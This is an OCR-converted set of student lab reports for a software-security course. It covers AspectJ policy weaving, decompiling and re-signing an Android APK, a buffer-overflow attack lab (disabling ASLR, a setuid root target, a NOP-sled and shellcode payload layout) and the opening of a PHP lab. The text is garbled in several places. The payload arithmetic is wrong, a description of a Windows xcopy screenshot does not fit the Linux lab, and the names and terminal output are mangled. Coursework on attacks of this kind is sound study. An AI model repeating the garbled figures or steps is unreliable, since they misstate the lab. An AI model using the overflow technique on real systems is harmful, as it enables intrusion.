
- Aspect-oriented programming and IRM have a notion in common that includes injecting code into the target application. A target language serves as the basis for it.
- Because we included an advisory type after the getBalance join point and the aspect call was added to this target code, the try block has been used to manage calls to this function. This target pointcut has the AOP code woven within it. Because of this, each time the getBalance() function is invoked at a join point in the pointcut, the advisory code is performed

## Task 6: Android Reverse Engineering

### i. Running an APK Android emulator



ii. Reverse engineer and modified hybrid Android app




### iii. Modified Android app

```

root@kali:~# ./Seed -i seed seed -408 Sep 22 22:41 ShoppingCartAspect:aj
root@kali:~# ./Seed -i seed seed 8.06 Sep 22 22:42 ShoppingCart-Demo.jar
09/22/22 seed@kali:~/.../ShoppingCart$ java -classpath ".../var/share/java/aspectjrt.jar;.../var/share/java/aspectjtools.jar" agent:/usr/share/java/aspectjweaver.jar -jar ShoppingCart-10N.jar
ShoppingCart program is running on port 8888
Waiting for connections from clients
A new customer is connected:
ADP test: By Asharika Gadhawe. This is After greeting :
This Policy Is enforced by Asharika Gadhawe
Thu Sep 22 22:39:21 EDT 2022
The new balance is: 20000
C|09/22/22|seed@kali:~/.../ShoppingCart$
09/22/22|seed@kali:~/.../ShoppingCart$
09/22/22|seed@kali:~/.../ShoppingCart$
09/22/22|seed@kali:~/.../ShoppingCart$
09/22/22|seed@kali:~/.../ShoppingCart$ cd ...
09/22/22|seed@kali:~/.../art5 cd
09/22/22|seed@kali:~$ cd -
/home/seed/gadhawe1/hs-ls-gadhawe1/labs/lab2-1m-reverse/src
09/22/22|seed@kali:~/.../src5 cd -./android/
09/22/22|seed@kali:~/.../android5 ls
apktool.jar hybridAppDemo.apk
09/22/22|seed@kali:~/.../android5 java -jar apktool.jar @ hybridAppDemo.apk -o newapk
1: Using Apktool 2.4.1 on HybridAppDemo.apk
2: Loading resource table...
3: Decoding AndroidManifest.xml with resources...
4: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
5: Regular manifest package...
6: Decoding file-resources...
7: Decoding values */*.xml...
8: Merging classes.dex...
9: Copying assets and libs...
10: Copying unknown files...
11: Copying original files...
09/22/22|seed@kali:~/.../android5 ls
apktool.jar hybridAppDemo.apk newapk
09/22/22|seed@kali:~/.../android5 ls newapk/
androidManifest.xml apktool.yml assets lib original res smali

```





The screenshot shows a terminal window with the following output:

```

Signing: assets/html-zh-rmq/aboutId.html
Signing: assets/html-zh-rmq/scanning.html
Signing: assets/html-zh-rmq/sharing.html
Signing: assets/html-zh-rmq/whatsnew.html
Signing: assets/html-zh-rmq/license.html
Signing: assets/html-zh-rmq/about2d.html
Signing: assets/html-zh-rmq/index.html
Signing: assets/html-ko/aboutId.html
Signing: assets/html-ko/scanning.html
Signing: assets/html-ko/sharing.html
Signing: assets/html-ko/whatsnew.html
Signing: assets/html-ko/license.html
Signing: assets/html-ko/about2d.html
Signing: assets/html-ko/index.html
Signing: assets/images/scan-example.png
Signing: assets/images/scan-from-phone.png
Signing: assets/images/contact-results-screen.jpg
Signing: assets/images/big-ar.png
Signing: assets/images/big-3d.png
Signing: assets/images/big-extern.png
Signing: assets/images/doma-no.png
Signing: assets/images/doma-yes.png
Signing: assets/images/big-datamatrix.png
Signing: assets/images/big-gd417.png
Signing: assets/images/search-book-contents.jpg
Signing: assets/html/apache-license.txt
Signing: assets/html-nl/aboutId.html
Signing: assets/html-nl/scanning.html
Signing: assets/html-nl/sharing.html
Signing: assets/html-nl/whatsnew.html
Signing: assets/html-nl/license.html
Signing: assets/html-nl/about2d.html
Signing: assets/html-nl/index.html
Jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to vali
jar after the signer certificate's expiration date (2023-09-22) or after any future revocation date.
199/22/22500881-7.../andrus55.

```



Modified Demo App



## Lab 3

### Buffer Overflow Attack and Defenses

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**Instructor:- Dr. Phu Phung**

**Email:- [gadhaven1@udayton.edu](mailto:gadhaven1@udayton.edu)**  
**Students ID:- 1017113060**

### Bitbucket Link :-

[https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/src/master/labs/lab3-bufferoverflow/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/labs/lab3-bufferoverflow/)

## Task 1

## Finding out the length input to overflow the buffer

i. Steps/Preparation to determine the length.

- After preparation steps given by the professor which was setup for buffer overflow.
- Created myecho file in bufferoverflow
  - :- Turned off the address randomization using `$su root` command then `$ systl -w kernel.randomize_va_space=0` to check
  - :- Set the root privilege by `# chown root:root myecho` command
- Run the program until I reach the boundary between a successful and a segmentation fault using produced input.

Demo:

[illegible]







b. Modified or overwritten the return address

[illegible]

c. Disassemble the program

The screenshot displays a Windows 7 desktop with a taskbar containing the Start button, a search bar, and icons for Internet Explorer, Google Chrome, and several folders. The active window is a command prompt titled 'cmd'. The command being executed is 'cmd /c xcopy /s /e /h /i /y %windir%\system32\drivers\\*.inf %windir%\system32\drivers\\*.inf'. The output shows the command being executed successfully, with a message indicating that the command was successful and that the system was restored to the selected restore point. The system clock in the bottom right corner shows the date as 10/10/2014 and the time as 10:10 AM.


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### Task 3

#### Construct the Payload


- i.
  - a. Size of payload is 46
  - b. The Number NOP instruction = buffer number where segmentation fault – size of the payload
    - Number of NOP instruction =  $292 - 46$   
= 546
  - c. The size is set up such that when the program returns to the new address, it hits the shellcode as "[NOP][NOP][NOP]\*shellcode[Address]" and starts with the NOP instruction.
- ii. Bof-attack-gadhaven.pl payload file



## Task 4

### Launch the attack

i. *Attack demonstration*



- ii. When the program returns to the new address, the size is configured so that the shellcode is encountered as "[NOP][NOP][NOP]\*shellcode[Address]" and the NOP instruction is then executed.



iii.



## Task 5

### A Buffer Overflow Attack Countermeasure

#### i. Buffer Overflow Attack Countermeasure result



#### ii. Every time a program is launched, the kernel now creates a random address to prevent attacks, so as to stop the randomization process which launches an attack which makes possible for buffer overflow attack.

# CPS 474/574 : Software/Language-based Security

## Lab 4

### Web Application Programming with PHP, Session and MySQL Database


Name:- Niharika S Gadhave  
Instructor:- Dr. Phu Phung

Email:- [gadhaven1@udayton.edu](mailto:gadhaven1@udayton.edu)  
Students ID:- 1017113060

## Homework

Bitbucket link:- [https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/commits/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/commits/)

## Output:-



- **My understanding of HTTP GET and POST request**
- Http GET is basically used for data retrieval with the option to enter inputs via URL
- Http POST is basically used to send a request with information in the HTTP Headers



